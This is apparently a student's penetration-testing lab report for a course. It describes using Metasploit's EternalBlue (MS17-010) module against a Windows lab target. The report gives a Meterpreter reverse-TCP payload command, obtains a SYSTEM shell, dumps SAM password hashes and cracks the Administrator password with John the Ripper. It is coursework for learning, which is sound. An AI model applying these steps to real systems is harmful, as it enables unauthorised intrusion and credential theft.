






At this point, I had to find the exploit targeting the **MS17-010** vulnerability, and I had to search for it using the index. By the way, the search returns an exploit that is ranked as '***average***'. See below:



Now, I had to read the documentation of that exploit and did make sure that it works as expected on my target, see below:





root@kali: ~
File Edit View Search Terminal Help
Shadow Brokers
thelightcosine
Available targets:
Id Name
-- ----
0 Windows 7 and Server 2008 R2 (x64) All Service Packs
Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
GroomAllocations 12 yes Initial number of times to groom the kernel pool.
GroomDelta 5 yes The amount to increase the groom count by per try.
MaxExploitAttempts 3 yes The number of times to retry the exploit.
ProcessName spoolsv.exe yes Process to inject payload into.
RHOST yes The target address
RPORT 445 yes The target port (TCP)
SMBDomain . no (Optional) The Windows domain to use for authentication
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VerifyArch true yes Check if remote architecture matches exploit Target.
VerifyTarget true yes Check if remote OS matches exploit Target.
Payload information:
Space: 2000
Description:
This module is a port of the Equation Group ETERNALBLUE exploit,
part of the FuzzBunch toolkit released by Shadow Brokers. There is a
buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
where a DWORD is subtracted into a WORD. The kernel pool is groomed
so that overflow is well laid-out to overwrite an SMBv1 buffer.
Actual RIP hijack is later completed in
srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
not trigger 100% of the time, and should be run continuously until
triggered. It seems like the pool will get hot streaks and need a



root@kali: ~
File Edit View Search Terminal Help
VerifyArch true yes Check if remote architecture matches exploit Target.
VerifyTarget true yes Check if remote OS matches exploit Target.
Payload information:
Space: 2000
Description:
This module is a port of the Equation Group ETERNALBLUE exploit,
part of the FuzzBunch toolkit released by Shadow Brokers. There is a
buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
where a DWORD is subtracted into a WORD. The kernel pool is groomed
so that overflow is well laid-out to overwrite an SMBv1 buffer.
Actual RIP hijack is later completed in
srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
not trigger 100% of the time, and should be run continuously until
triggered. It seems like the pool will get hot streaks and need a
cool down period before the shells rain in again. The module will
attempt to use Anonymous login, by default, to authenticate to
perform the exploit. If the user supplies credentials in the
SMBUser, SMBPass, and SMBDomain options it will use those instead.
On some systems, this module may cause system instability and
crashes, such as a BSOD or a reboot. This may be more likely with
some payloads.
References:
Also known as: ETERNALBLUE
https://technet.microsoft.com/en-us/library/security/MS17-010
https://cvedetails.com/cve/CVE-2017-0143/
https://cvedetails.com/cve/CVE-2017-0144/
https://cvedetails.com/cve/CVE-2017-0145/
https://cvedetails.com/cve/CVE-2017-0146/
https://cvedetails.com/cve/CVE-2017-0147/
https://cvedetails.com/cve/CVE-2017-0148/
https://github.com/RiskSense-Ops/MS17-010
msf >

As I can see that information above, shows that my target was on the list of supported target **OS**s, and the description was telling me that the exploit should be quite reliable on **Windows XP**, and this may be more likely with some **payloads**. Followed by, I went ahead and used it, I had also wanted to set the ***Meterpreter payload***, and since the target was behind a firewall, I was needed a reverse shell, and that is why I had set the command ***"set payload windows/meterpreter/reverse_tcp"***. In the end, I had to check what the required options were for me. See below:


(Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, RAPID Metasploit, Metasploit in Action - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from https://www.metasploit.com/ *and my own evaluation.)*



According to my screenshots above, the options I was needed to set the ***localhost*** (lhost), and ***remote host*** (rhost) IPs. Before doing anything, I had checked the options and ensured I had set everything I was needed to do. See below:



Before the exploit, everything was looking good if I see above, when any of the required options were not empty then I was ready to launch the attack. See below:




Indeed, the **attack** was **successful.** I had a remote shell on the target with system privileges, and from here I can continue working in the ***Meterpreter***, or ***DOS*** or ***Powershell*** shells, depending on what I want to do as per the small office of SME's desire.

(For all above - Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, task on lab page by Dr. Christo, RAPID Metasploit, Metasploit in Action - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from https://www.metasploit.com/ *and my own evaluation.)*


The third step of Attacking **Windows XP** (second part) I had gone through; therefore, I had to continue to further my attack on the target. I had stolen the password hashes from the target and tried to crack them, Metasploit has a tool, which allowed me to extract the hashes from the **SAM** file. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, task from Dr. Christo on lab page, obtaining password hashes using hashdump, O'REILLY - Metasploit Revealed: Secrets of the Expert Pentester. (2021). Retrieved 1 March 2021, from https://www.oreilly.com/library/view/metasploit-revealed-secrets/9781788624596/e1d79ad3-0ba0-41e4-9082-9590cfa0089e.xhtml and *JOHN THE RIPPER, Offensive Security* - (2021). Retrieved 1 March 2021, from https://www.offensive-security.com/metasploit-unleashed/john-ripper/ *and my own evaluation.)*




Then I had to copy the line for the Administrator account and save it as a text file on ***Kali VM*** (as **hashes.txt**). Followed by, I had to crack it with ***JohnTheRipper***; afterwards, I had the password for the Administrator on the target, which is ***"writerchic101"***. See below:


(Ideas from 7024 CEM course materials and JOHN THE RIPPER, Offensive Security - (2021). Retrieved 1 March 2021, from https://www.offensive-security.com/metasploit-unleashed/john-ripper/)



